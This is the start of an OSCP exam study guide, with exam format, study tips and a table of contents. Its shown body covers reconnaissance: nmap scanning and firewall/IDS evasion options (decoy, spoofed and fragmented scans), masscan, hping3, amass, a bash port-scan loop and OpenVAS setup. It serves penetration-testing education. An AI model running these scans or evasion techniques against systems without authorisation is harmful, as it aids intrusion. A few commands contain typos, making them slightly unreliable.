

Offensive Security Certified Professional

Study Notes & Exam Prep



MOTASEM HAMDAN

Table of Contents

- Information Gathering and Reconnaissance
- Network and Web Exploitation
- OS & Application Exploitation
- Databases Exploitation
- The Metasploit Framework
- AntiVirus & IDS/IPS Evasion
- Password Cracking
- Reverse Shells
- Windows Privilege Escalation
- Windows Active Directory Exploitation
- Linux Privilege Escalation
- Supplementary Materials
 - o Windows System Administration
 - o Linux System Administration
 - o Database Administration
 - o Regular Expressions

Copyright © 2024 by HackNotes

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher.

Accessing an information system without the express permission of the owner is illegal and this book does not encourage or promote unethical behavior.

Product names, logos, brands and other trademarks featured or referred to within HackNotes are the property of their respective trademark holders. The author does not intend to infringe on any trademark. These trademark holders are not affiliated with HackNotes. They do not sponsor or endorse our products, materials or company in any way.

HackNotes attempts to ensure that the information in this publication is complete and accurate; however, this information may contain typographical errors or other errors or inaccuracies. We assume no responsibility for such errors and omissions. HackNotes assumes no responsibility for any damages resulting from the use of information in this publication.

If you have any suggestions or corrections please contact at consultation@motasem-notes.net

Guidelines for preparation

Understand the Exam Format and Requirements

Starting November 1, 2024, successful candidates of the revised exam will receive both the OSCP and OSCP+ certifications. The OSCP+ designation differs from the standard OSCP in one key way — it has a three-year expiration from the date of issue.

OffSec will replace the current OSCP exam with an updated version. This revised exam will include:

- Expanded content in the Active Directory section
- Elimination of bonus points

This update will bring the OSCP exam in line with other OffSec certifications, ensuring it represents the current landscape of penetration testing.

Before you start preparing, familiarize yourself with the exam structure:

- **Duration:** 24 hours (plus an additional 24 hours to submit the report).
- **Exam Structure:**
 - You are provided access to a virtual network with several machines that need to be compromised.
 - Machines vary in difficulty and points, and you need **70 out of 100 points** to pass.
 - **Scoring:**

3 stand-alone machines (60 points in total)

20 points per machine

10 points for initial access

10 points for privilege escalation

1 Active Directory (AD) set containing 3 machines (40 points in total)

For the Active Directory exam set, learners will be provided with a username and password, simulating a breach scenario.

10 points for machine #1

10 points for machine #2

20 points for machine #3

Possible scenarios to pass the exam (70/100 to pass)

40 points AD + 3 local.txt flags (70 points)

40 points AD + 2 local.txt flags + 1 proof.txt flag (70 points)

20 points AD + 3 local.txt flags + 2 proof.txt flag (70 points)

10 points AD + 3 fully completed stand-alone machines (70 points)

- **Report Submission:** You must submit a penetration testing report within 24 hours after the exam. The report must contain:
 - Steps taken to exploit the machines.
 - Screenshots as evidence of each step.

Create a Study Plan

The OSCP exam requires focused preparation, so create a structured study plan.

- **Timeframe:** Most candidates take **3 to 6 months** to prepare thoroughly, though this depends on prior experience.
- **Daily Commitment:** Allocate at least **2-4 hours a day** for studying, practicing, and working on labs.
- **Weekend Focus:** Dedicate weekends or longer study sessions to more in-depth penetration tests or practice exams, which simulate the actual OSCP environment.

Enroll in the PWK Course (Penetration Testing with Kali Linux)

Offensive Security offers a course called **Penetration Testing with Kali Linux (PWK)** that includes:

- A **PDF guide** with over 800 pages.
- **Training videos** covering key concepts.
- A **lab environment** with multiple machines that simulate real-world environments.

The PWK course is essential as it provides the foundational knowledge and practice labs you need for the exam. Here's how to make the most out of it:

- **Go through all the labs:** The PWK labs contain various machines of different difficulty levels. Try to compromise as many machines as possible, focusing on learning both user and root access.
- **Take Notes:** As you go through the labs, take detailed notes about the techniques, commands, and exploits you use.

Sharpen Your Hacking Skills

The OSCP tests your practical hacking skills, so focus on building hands-on experience:

Key Skills to Master:

- **Linux Basics:** You should be very comfortable with Linux commands, file systems, and permission structures.
- **Windows Privilege Escalation:** Learn techniques to escalate privileges in Windows, including bypassing UAC, exploiting weak services, and abusing misconfigurations.
- **Linux Privilege Escalation:** Practice finding SUID binaries, misconfigurations, or kernel vulnerabilities to gain root access on Linux systems.

- **Active Directory Exploitation:** Familiarize yourself with basic Active Directory enumeration and exploitation techniques.
- **Scripting:** Learn how to automate tasks using **Python**, **Bash**, or **PowerShell**. These skills can help with reconnaissance and exploitation.

Practice with CTF Platforms

- **Hack The Box (HTB):** Offers a variety of machines with varying difficulty levels. Focus on those tagged with “OSCP-like” to simulate exam conditions.
- **VulnHub:** Hosts downloadable vulnerable machines that can be set up locally. Many machines are designed to mimic OSCP exam machines.
- **TryHackMe:** Provides guided walkthroughs and vulnerable machines to practice hacking techniques.

These platforms will help you build your skills and expose you to various real-world vulnerabilities.

Get Comfortable with the Tools

Familiarity with the tools in Kali Linux is essential for passing the OSCP. Here are the most commonly used tools:

- **nmap:** For port scanning and service discovery.
- **netcat (nc):** For reverse shells and simple server/client connections.
- **Metasploit:** While using Metasploit is limited in the exam (you can only use it once), it’s important to know how to exploit vulnerabilities manually.
- **Gobuster / Dirbuster:** For directory enumeration.
- **Burp Suite:** For web application attacks and exploiting vulnerabilities like SQL injection.
- **John the Ripper / Hashcat:** For password cracking.
- **Nikto:** For basic web vulnerability scanning.

Report Writing

The OSCP report is an essential component of the exam, and good reporting can make or break your result. To ensure you pass:

- **Document Everything:** During the exam, take screenshots and record every step you take to exploit machines, including commands and output.
- **Write Clearly:** Make your report concise but detailed. Focus on:
 - **Steps to compromise the machine:** From initial enumeration to privilege escalation.
 - **Exploits used:** Explain the vulnerabilities and provide proof.
 - **Screenshots:** Include screenshots as evidence for each step (e.g., access gained, flags retrieved).

Simulate the Exam Environment

About two weeks before the exam, simulate the exam conditions:

- **24-hour mock exam:** Create a mock scenario where you attempt to root multiple machines within 24 hours and write the report within the next 24 hours.
- **No external help:** Stick to the tools, techniques, and methodology you've practiced. Avoid relying on hints, guides, or external assistance.

Time Management During the Exam

On exam day, managing time is critical:

- **Start with Enumeration:** Begin by scanning the network and enumerating open services for all machines. Use tools like **nmap** and **Gobuster** to gather information.
- **Prioritize Machines:** Go after machines that you find easier first. Don't get stuck on any one machine for too long.
- **Break the Exam into Chunks:** Allocate specific times to work on each machine, and take breaks to avoid burnout.



Reconnaissance & Information Gathering Notes

Table of Contents

- Active Information Gathering/ Enumeration
 - Nmap
 - Conducting Normal Probing
 - Basic scan to reveal services with their version
 - Performing a scan on a list of targets IPs/Domains
 - Scan services with OS detection
 - Enabling fast mode
 - Aggressive scan to reveal all details
 - Using scripting engine to scan for vulnerabilities
 - Performing service detection scan with full scripting engine scan
 - Performing a TCP connect scan on all ports, specifying a min number of packets and output the results to a file
 - Performing UDP scan with aggressive speed
 - Performing host discovery scan using APP Packets

- Performing ICMP timestamp request to discover live hosts
- Performing TCP+ICMP scan to discover live hosts
- Scanning Most Common 100 Ports on Fast Mode
- Firewall Detection
 - Using TCP ACK Scan
 - Using TCP Windows Scan
 - A Null scan
 - Performing FIN
 - Using Nmap scripting engine
- Firewall & IDS/IPS Evasion
 - Performing stealth and slow scan
 - Performing Decoy scan to bypass firewall and IDS
 - Spoofed Scan
 - Fragmented Scan
 - Changing useragent for firewall and IDS evasion
 - Controlling the speed of the scan
 - Spoofed MAC Address
 - Protocol/Port Modification
 - Sending Invalid Packets
 - Changing Routes
 - Using Proxy Servers

- Using customized data length
- Hping3
- Port scanning with Netcat
- Amass
- Port scan simple script
 - Linux
 - Windows
- Scanning and Enumeration with OpenVas
 - Prep and Installation
 - Scanning the network
 - Reporting
 - Remediation
- Enumerating SMB and NetBIOS
 - NetBIOS Definition
 - Enumeration
 - Mounting shares
 - Mounting VHD files
- Enumerating SMB [Linux]
 - Specifying a minimum version for SMBv1
 - Logging in without username and specifying it later
 - Accessing a share
 - Finding the path of every share
- Enumerating SNMP
 - SNMP Components

- With onesixtyone and snmpwalk
- With snmpenum.pl
- With snmpcheck
- Enumerating NFS shares
 - Listing the shares
 - Mounting a share
 - Unmounting shares
 - Writing SSH keys to the NFS share
- Enumerating MYSQL
 - Logging in
 - Extracting all database details
 - From Mysql to Root
 - MYSQL Configs
 - Windows
 - Linux
 - History of commands
- Enumerating Oracle
 - Enumerating DB users
 - Finding the TNS version
- Enumerating MsSQL Server
 - Complete Enumeration
 - BruteForcing Users and Passwords
 - Logging in with credentials
 - Dropping a shell
- Web Enumeration
 - Using Curl

- Grabbing headers
- Sending post requests with form data.
- Uploading files/shells
- Using PUT Method
- Using WhatsWeb
 - Example
- With Gobuster and Dirbuster
 - Regular scan with wordlist
 - Directory enumeration with file extensions specified
 - Filtering output
 - Increasing the scan speed
 - Enumerating a site running Microsoft sharepoint
- Enumeration Directories with Wfuzz
 - Enumerating for files
 - Performing password attack
- Enumerating Directories, Files, Parameters and Brute Forcing passwords with ffuf
 - Enumerating Extensions
 - Enumerating Directories
 - Enumerating Files
 - Filtering for 403 status codes
 - Showing only 200 status codes

- Fuzzing parameters
- Numeric wordlist as STDOUT
- Brute Forcing passwords in login forms
- Enumerating Content Management Systems
 - DRUPAL
- Kereberos Enumeration
 - Enumerating usernames and Tickets on Kereberos
 - Check if a user among users in Active directory has a specified password in the input [Password Spray Attack]
 - Getting password hashes and TGTs for identified users in the previous Kereberos enumeration [ASREP ROASTING]
 - Brute forcing usernames and passwords with Kereberos [Kerebroasting]
- Enumerating samba shares
- Enumerating and interacting with svnservice
 - Connect and display info about the server
 - Display files on the current directory
 - Export specific file from the server
 - Checking out revisions

- Enumerating and interacting with RPC clients
 - Logging in
 - Logging in with hash
 - Querying and displaying info after logging in
 - Display users and groups
 - Displaying info about a specific group
 - Display privileges
 - Display Printers
- Enumerating and interacting with MSRPC TCP 135
 - Listing Current RCP mappings and interfaces [requires impacket]
 - Identifying hosts and other endpoints
 - Finding if its vulnerable to PrintNightMare or print spooler service vulnerability CVE-2021-1675 / CVE-2021-34527
- Enumerating Rsync
 - Connecting to a remote rsync server
 - Listing synced files
 - Downloading a file
 - Uploading a file back to the server
- SMTP Enumeration
 - SMTP enumeratiuon Tools

- smtp-user-enum
- With Metasploit
- With NMAP
- POP3 Enumeration
- Info Gathering Frameworks
 - Recon-ng
 - Creating a workspace
 - Listing Tables
 - Inserting a value in a table
 - Installing and Loading Modules
 - API Keys and Dependencies
 - Sn1per
 - Basic Scan
- Passive Info Gathering/OSINT
 - Definition
 - Tools
 - DNS Enumeration
 - Enumerating subdomains, email addresses and hosts
 - TheHarvester
 - Web-based tools for email harvesting
 - Dnsrecon
 - sublist3r
 - ffuf
 - Google Dorks

- Certificate Logs
 - Gobuster
 - Zone Transfers
 - Metasploit
 - ipinfo
 - urlscan
 - Talos Reputation Center
- Common Ports

Active Information Gathering/ Enumeration

Definition

Active info gathering uses tools that interacts directly with the target to gather information such as IP addresses, open ports, services, software running, etc.

Nmap

Conducting Normal Probing

Basic scan to reveal services with their version

You can control the intensity with **--version-intensity LEVEL** where the level ranges between 0,

the lightest, and 9, the most complete. **-sV** -- **version-light** has an intensity of 2, while **-sV** -- **version-all** has an intensity of 9.

```
nmap -sV 10.10.10.3
```

It is important to note that using **-sV** will force Nmap to proceed with the TCP 3-way handshake and establish the connection. The connection establishment is necessary because Nmap cannot discover the version without establishing a connection fully and communicating with the listening service. In other words, stealth SYN scan **-sS** is not possible when **-sV** option is chosen.

Performing a scan on a list of targets IPs/Domains

```
nmap -iL targets.txt
```

Scan services with OS detection

```
nmap -sV -O 10.10.10.3
```

Enabling fast mode

```
nmap -sV -F -O 10.10.10.3
```

Aggressive scan to reveal all details

```
nmap -A 10.10.10.3
```

Using scripting engine to scan for vulnerabilities

You can choose to run the scripts in the default category using `--script=default` or simply adding `-sC`

```
nmap --script=default vuln 10.10.10.4
```

Checking for vulnerabilities on the target we use the category `vuln`

```
nmap --script vuln 10.10.10.4
```

Some scripts belong to more than one category. Moreover, some scripts launch brute-force attacks against services, while others launch DoS attacks and exploit systems. Hence, it is crucial to be careful

when selecting scripts to run if you don't want to crash services or exploit them.

You can also specify the script by name using `--script "SCRIPT-NAME"` or a pattern such as `--script "ftp*"`, which would include `ftp-brute`. If you are unsure what a script does

Performing service detection scan with full scripting engine scan

```
nmap -sC -sV 10.10.10.5
```

Performing a TCP connect scan on all ports, specifying a min number of packets and output the results to a file

```
nmap -sT -p- --min-rate 10000 -oA scan-results.txt 10.10.10.5
```

Performing UDP scan with aggressive speed

UDP is a connectionless protocol, and hence it does not require any handshake for connection

establishment. We cannot guarantee that a service listening on a UDP port would respond to our packets. However, if a UDP packet is sent to a closed port, an ICMP port unreachable error (type 3, code 3) is returned.

If we send a UDP packet to an open UDP port, we cannot expect any reply in return. Therefore, sending a UDP packet to an open port won't tell us anything.

We expect to get an ICMP packet of type 3, destination unreachable, and code 3, port unreachable. In other words, the UDP ports that don't generate any response are the ones that Nmap will state as open.

```
nmap -sU -T4 10.10.10.5
```

-T4 is optional above.

Performing host discovery scan using APP Packets

```
nmap -PR -sn 10.10.210.6/24
```

Performing ICMP timestamp request to discover live hosts

```
nmap -PP -sn 10.10.210.6/24
```

-PE: ICMP mask request

-PE: ICMP echo request

Performing TCP+ICMP scan to discover live hosts

```
nmap -PS -sn 10.10.210.6/24 S: SYN
```

```
nmap -PA -sn 10.10.210.6/24 A:
```

Acknowledgement

```
nmap -PU -sn 10.10.68.220/24 U: UDP
```

You can go with [T0] but it would be very slow.
Acknowledgments scan are also useful for firewall evasion.

```
nmap -sA -T1 -f 10.10.10.5
```

Scanning Most Common 100 Ports on Fast Mode

If you want to scan the most common 100 ports, add **-F**. Using **--top-ports 10** will check the ten most common ports.

```
nmap --top-ports 100 -F IP
```

Firewall Detection

It is essential to note that the ACK scan and the window scan are very efficient at helping map out the firewall rules. However, it is vital to remember that just because a firewall is not blocking a specific port, it does not necessarily mean that a service is listening on that port. For example, there is a possibility that the firewall rules need to be updated to reflect recent service changes. Hence, ACK and window scans are exposing the firewall rules, not the services.

Using TCP ACK Scan

An ACK scan will send a TCP packet with the ACK flag set. Use the **-sA** option to choose this scan. The

target would respond to the ACK with RST regardless of the state of the port. This kind of scan would be helpful if there is a firewall in front of the target. Consequently, based on which ACK packets resulted in responses, you will learn which ports were not blocked by the firewall.

```
nmap -sA 10.10.224.131
```

Using TCP Windows Scan

The TCP window scan is almost the same as the ACK scan; however, it examines the TCP Window field of the RST packets returned. On specific systems, this can reveal that the port is open

```
sudo nmap -sW IP
```

A Null scan

```
nmap -sN 10.10.210.6
```

Performing FIN

```
nmap -FN 10.10.210.6
```

Using Nmap scripting engine

We can use http-waf-detect script to detect if there is a WAF in place.

```
nmap --script=http-waf-detect ip
```

Firewall & IDS/IPS Evasion

Performing stealth and slow scan

```
nmap -sS -T1 -f 10.10.10.5
```

Performing Decoy scan to bypass firewall and IDS

```
nmap -D ip1,ip2,yourip TARGET-IP
```

You can pickup any IP address and you can put as many as you want.

The below specifies **RND** to indicate that the third and fourth IP addresses will be randomly generated.

```
nmap -D  
10.10.0.1,10.10.0.2,RND,RND,yourip  
TARGET-IP
```

Spoofed Scan

For this scan to work and give accurate results, the attacker needs to monitor the network traffic to analyze the replies.

```
nmap -e eth0 -Pn -S SPOOFED_IP TARGET-IP
```

The above tells Nmap explicitly which network interface to use and not to expect to receive a ping reply. This scan will be useless if the attacker system cannot monitor the network for responses.

When you are on the same subnet as the target machine, you would be able to spoof your MAC address as well. You can specify the

source MAC address using `--spoof-mac`

SPOOFED_MAC. This address spoofing is only possible if the attacker and the target machine are on the same Ethernet (802.3) network or same WiFi (802.11).

Fragmented Scan

In this scan, The IP data will be divided into 8 bytes or less. Adding another `-f` (`-f -f` or `-ff`) will split the data into 16 byte-fragments instead of 8. You can change the default value by using the `--mtu`; however, you should always choose a multiple of 8.

```
nmap -sS -F IP
```

Note that if you added `-ff` (or `-f -f`), the fragmentation of the data will be multiples of 16. In other words, the 24 bytes of the TCP header, in this case, would be divided over two IP fragments, the first containing 16 bytes and the second containing 8 bytes of the TCP header.

Changing useragent for firewall and IDS evasion

```
nmap -sV --script-args  
http.useragent="useragenthere" ip
```

Controlling the speed of the scan

You can control the scan timing using `-T<0-5>`. `-T0` is the slowest (paranoid), while `-T5` is the fastest. To avoid IDS alerts, you might consider `-T0` or `-T1`. For instance, `-T0` scans one port at a time and waits 5 minutes between sending each probe, so you can guess how long scanning one target would take to finish. If you don't specify any timing, Nmap uses normal `-T3`. Note that `-T5` is the most aggressive in terms of speed; however, this can affect the accuracy of the scan results due to the increased likelihood of packet loss. Note that `-T4` is often used during CTFs and when learning to scan on practice targets, whereas `-T1` is often used during real engagements where stealth is more important. Alternatively, you can choose to control the packet rate using `--min-rate <number>` and `--max-rate <number>`. For example, `--max-rate 10` or `--max-`

rate=10 ensures that your scanner is not sending more than ten packets per second.

Spoofed MAC Address

We can use the below command to spoof the source MAC address but make sure you are conducting such a scan from the same network that you and the target are connected to.

```
nmap -sS -Pn --spoof-mac MAC_ADDRESS IP-  
Target
```

Protocol/Port Modification

Depending on the target security solution, you can make your port scanning traffic resemble web browsing or DNS queries. In the below command, we used the option **-g PORT_NUMBER** (or **--source-port PORT_NUMBER**) to make Nmap send all its traffic from a specific source port number.

```
nmap -sS -Pn -g 80 -F IP
```

If you are interested in scanning UDP ports, use the below command that makes the traffic appear to be exchanged with a DNS server

```
nmap -sU -Pn -g 53 -F IP
```

Sending Invalid Packets

We can send invalid packets using **nmap** and **hping3**. Nmap makes it possible to create invalid packets in a variety of ways. In particular, two common options would be to scan the target using packets that have:

- Invalid TCP/UDP checksum
- Invalid TCP flags

Nmap lets you send packets with a wrong TCP/UDP checksum using the option **--badsum**.

An incorrect checksum indicates that the original packet has been altered somewhere across its path from the sending program.

Nmap also lets you send packets with custom TCP flags, including invalid ones. The option **--scanflags** lets you choose which flags you want to set.

- **URG** for Urgent
- **ACK** for Acknowledge

- **PSH** for Push
- **RST** for Reset
- **SYN** for Synchronize
- **FIN** for Finish

```
nmap -sS -Pn --badsum IP
```

Changing Routes

In many cases, you can use source routing to force the packets to use a certain route to reach their destination. Nmap provides this feature using the option **--ip-options**. Nmap offers loose and strict routing:

Loose routing can be specified using **L**. The below command requests that your scan packets are routed through the two provided IP addresses.

```
nmap --ip-options "L 10.10.10.50  
10.10.50.250" IP
```

Strict routing can be specified using **S**. The below command specifies that the packets go via these three hops before reaching the target host.

```
nmap --ip-options "S 10.10.10.1  
10.10.20.2 10.10.30.3" IP
```

Using Proxy Servers

Nmap offers the option **--proxies** that takes a list of a comma-separated list of proxy URLs. Each URL should be expressed in the format **proto://host:port**.

Valid protocols are HTTP and SOCKS4; moreover, authentication is not currently supported.

Example is below

```
nmap -sS  
HTTP://PROXY_HOST1:8080,SOCKS4://PROXY_H  
OST2:4153  
IP
```

This way, you would make your scan go through HTTP proxy host1, then SOCKS4 proxy host2, before reaching your target. It is important to note that finding a reliable proxy requires some trial and error before you can rely on it to hide your Nmap scan source.

Using customized data length

You can set the length of data carried within the IP packet using **--data-length VALUE**. Remember that the length should be a multiple of 8.

```
map -sS -Pn --data-length 800 IP
```

Mass Scan

Mass Scan is an open-source tool used for network scanning and port discovery. It is designed to quickly scan large networks for open ports and services, and generate reports on the identified vulnerabilities.

Mass Scan works by sending packets to the target network and analyzing the responses to determine which ports are open and which services are running. It supports both TCP and UDP protocols and can scan large networks with high speed and accuracy.

<https://github.com/robertdavidgraham/masscan>

Scan a Single IP

```
masscan <target-ip> -p <port>
```

Scan a range of IP addresses

```
masscan <target-ip-range> -p <port>
```

Scan all ports on a target

Scan all ports on a target

Exclude certain ports from scan

```
masscan <target-ip> --exclude-ports  
<port1, port2, ...>
```

Controlling The Scan Speed

```
masscan <target-ip> -p <port> --  
rate=1000
```

Randomise host (spoof request)

```
masscan <target-ip> -p <port> --  
randomize-hosts
```

Hping3

Hping is a packet generation (or packet crafting) tool that supports raw IP packets, ICMP, UDP, TCP, and a wide range of packet manipulation tricks, including setting flags, splitting packets, and many others.

TCP SYN scan

```
root@kali:Hping3 -S [ip - domain ] -p  
[port] -c [number-of-packets-to-send]
```

TCP ACK scan

```
<root@kali:Hping3 -A [ip - domain ] -p  
[port] -c [number-of-packets-to-send]>  
### A: For TCP ACK scan
```

Port scanning with Netcat

```
nc -zv ip 1-65535 &> output && cat  
output | grep succeeded
```

Amass

Definition

Amass is a popular open-source tool used for reconnaissance and enumeration during security assessments. It is designed to discover and map external assets of an organization, including subdomains, IP addresses, and associated metadata.

The tool utilizes a combination of active and passive reconnaissance techniques, including DNS and zone transfers, web scraping, and web archive searching. It also integrates with various third-party data sources, such as Shodan, Censys, and VirusTotal, to

enhance the accuracy and completeness of its findings.

Amass can be used to enumerate APIs, identify SSL/TLS certificates, perform DNS reconnaissance, map network routes, scrape web pages, search web archives, and obtain WHOIS information. It is commonly used by security professionals, bug bounty hunters, and penetration testers to gather information about their target organization and identify potential attack vectors.

```
https://github.com/OWASP/Amass
```

Perform a DNS enumeration

```
amass enum -d <domain>
```

Passive DNS enumeration

```
amass enum --passive -d <domain>
```

Active DNS enumeration

```
amass enum --active -d <domain>
```

Subdomain bruteforcing

```
amass enum -d <domain> -brute
```

To brute-force directories and files

```
amass enum -active -d <domain> -w  
<wordlist>
```

To brute-force directories with a defined extension

```
amass enum -active -d <domain> -w  
<wordlist> -dirsearch  
/path/to/extensions
```

To find URLs with HTTP response code 200

```
amass enum -active -d <domain> -w  
<wordlist> -status-code 200
```

To discover APIs using passive techniques

```
amass intel -d <domain> -api
```

To discover APIs using active techniques

```
amass intel -d <domain> -api -active
```

To use a custom API key for Shodan

```
amass intel -d <domain> -shodan-apikey  
<API-key>
```

Port scan simple script

This script can be used in the absence of nmap and other scanning tools

Linux

```
#!/bin/bash
host=[ip-address]
for port in {1..65535}; do
timeout .1 bash -c "echo
>/dev/tcp/$host/$port" &&
echo "port $port is open"
done
echo "Done"
```

Windows

```
C:\> for /L %I in (1,1,254) do ping -w
30 -n 1
192.168. 1.%I I find "Reply" >>
output.txt
```

Scanning and Enumeration with OpenVas

Prep and Installation

[1] Installing the components

```
apt-get install openvas-server openvas-client  
openvas-plugins-base openvas-plugins-dfsg
```

[2] Updating the database

```
openvas-nvt-sync
```

[3] Adding a user with password

```
openvas-adduser
```

[4] Allowing the user to scan the target IP/Network

```
accept <target-IP/s>  
default deny
```

[5] Starting the server

```
service openvas-server start
```

Scanning the network

Using The Terminal

OpenVas will scan the target network from a list you supply through a text file. You can create a file named **host.txt** and add host(s) IP's per line. The contents of the **hosts.txt** would be such as below:

```
IP1
```

```
IP2
```

```
IP3
```

Then you can run the scan. Make sure to change **user** in the command with the user you created above.

```
openvas-client -q 127.0.0.1 9390 user  
nsrc+ws  
hosts.txt openvas-output-.html -T txt -V  
-x
```

With **-T txt** you can change the output to html, i.e;
-T html

Using The GUI

First step is to add the target IP/Subnet in the targets

section as seen below
Clicking on the star icon

The screenshot shows the Greenbone Security Assistant interface. At the top, there's a navigation bar with links for Dashboards, Status, Assets, Resilience, Services, Configuration, Administration, and Help. Below the navigation bar, a header says "Targets 3 of 3". The main content area displays a table of targets:

Name	Hosts	IPs	Port List	Credentials	Actions
CustomApp	10.10.126.170	1	All IANA assigned TCP		<input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/>
LinuxApp	10.10.234.30	1	All IANA assigned TCP		<input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/>
Windows	10.10.183.198	1	All IANA assigned TCP		<input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/>

At the bottom right of the table, there are buttons for "Apply to page contents" and "1 - 3 of 3".

Adding the target details

The screenshot shows the "New Target" configuration dialog. The form includes the following fields:

- Name:** Windows Machine
- Comment:** (empty)
- Hosts:**
 - Manual: 10.10.183.198
 - From file: Browse... No file selected.
- Exclude Hosts:**
 - Manual: (empty)
 - From file: Browse... No file selected.
- Allow simultaneous scanning via multiple IPs:**
 - Yes
 - No
- Port List:** All IANA assigned TCP ▾
- Alive Test:** Scan Config Default ▾
- Credentials for authenticated checks:**
 - SSH:** -- ▾ on port 22
 - SMB:** -- ▾

At the bottom, there are "Cancel" and "Save" buttons.

Next step is to add a task to scan the IP/Subnet
[1]

Tasks 2 of 2

Tasks by Severity Class (Total: 2)

High

Tasks with most High Results per Host

WindowsTask

LinuxTask

Results per Host

Tasks by Status (Total: 2)

Done

Name	Status	Reports	Last Report	Severity	Trend	Actions
LinuxAppTask	Done	1	Wed, May 3, 2023 3:03 PM UTC	Info (light)	Up & Stable	
WindowsTask	Done	1	Wed, May 3, 2023 12:35 PM UTC	Info (light)	Up & Stable	

(Applied filters: apply_overrides=0 min_qod=70 sort_by=none limit=10 offset=0)

[2]

New Task

Name: Scanning Windows

Comment:

Scan Targets: Windows Machine

Alerts:

Schedule: -- Once

Add results to Assets: Yes No

Apply Overrides: Yes No

Min QoD: 70

Alterable Task: Yes No

Auto Delete Reports: Do not automatically delete reports
 Automatically delete oldest reports but always keep newest reports


Scanner: OpenVAS Default

Scan Config: Full and fast

Cancel **Save**

Reporting

Reports can be viewed and inspected from the scans→reports tab



By clicking on the icon that shows the number of discovered vulnerabilities

[1]

Greenbone Security Assistant

Scans

Task: LinuxAppTask

Information

Name: LinuxAppTask

Comment:

Alterable: No

Status: Done

Target

LinuxApp

Scanner

Name: OpenVAS Default

Type: OpenVAS Scanner

Scan Config: Full and fast

Order for target hosts: sequential


Maximum concurrently executed NVTs per host: 4

Maximum concurrently scanned hosts: 20

Assets

Add to Assets: Yes

[2]



Remediation

In the reports of the respected assets, you can view a list of vulnerabilities on which you can click to view more details including the detection, impact and suggested remediation as shown below

Detection Result

The following input fields were identified (URL:input name):

http://ip-10-10-214-38.eu-west-1.compute.internal/phpmyadmin/:pm_password
http://ip-10-10-214-38.eu-west-1.compute.internal/phpmyadmin/:pmA:pm_password

Detection Method

Evaluate previous collected information and check if the host / application is not enforcing the transmission of sensitive data via an encrypted SSL/TLS connection.

The script is currently checking the following:

- HTTP Basic Authentication (Basic Auth)
- HTTP Form (e.g. Login) with input field of type 'password'

Details: [ClearText Transmission of Sensitive Information via HTTP \(ID: 1.3.6.1.4.1.25623.1.5.108440\)](#)
Version used: 2020-08-24T15:18:35Z

Affected Software/OS

Hosts / applications which doesn't enforce the transmission of sensitive data via an encrypted SSL/TLS connection.

Impact

An attacker could use this situation to compromise or eavesdrop on the HTTP communication between the client and the server using a man-in-the-middle attack to get access to sensitive data like usernames or passwords.

Solution

Solution Type: [Workaround](#)
Enforce the transmission of sensitive data via an encrypted SSL/TLS connection.
Additionally make sure the host / application is restricting all users to the secured SSL/TLS connection before allowing to input sensitive data into the mentioned functions.

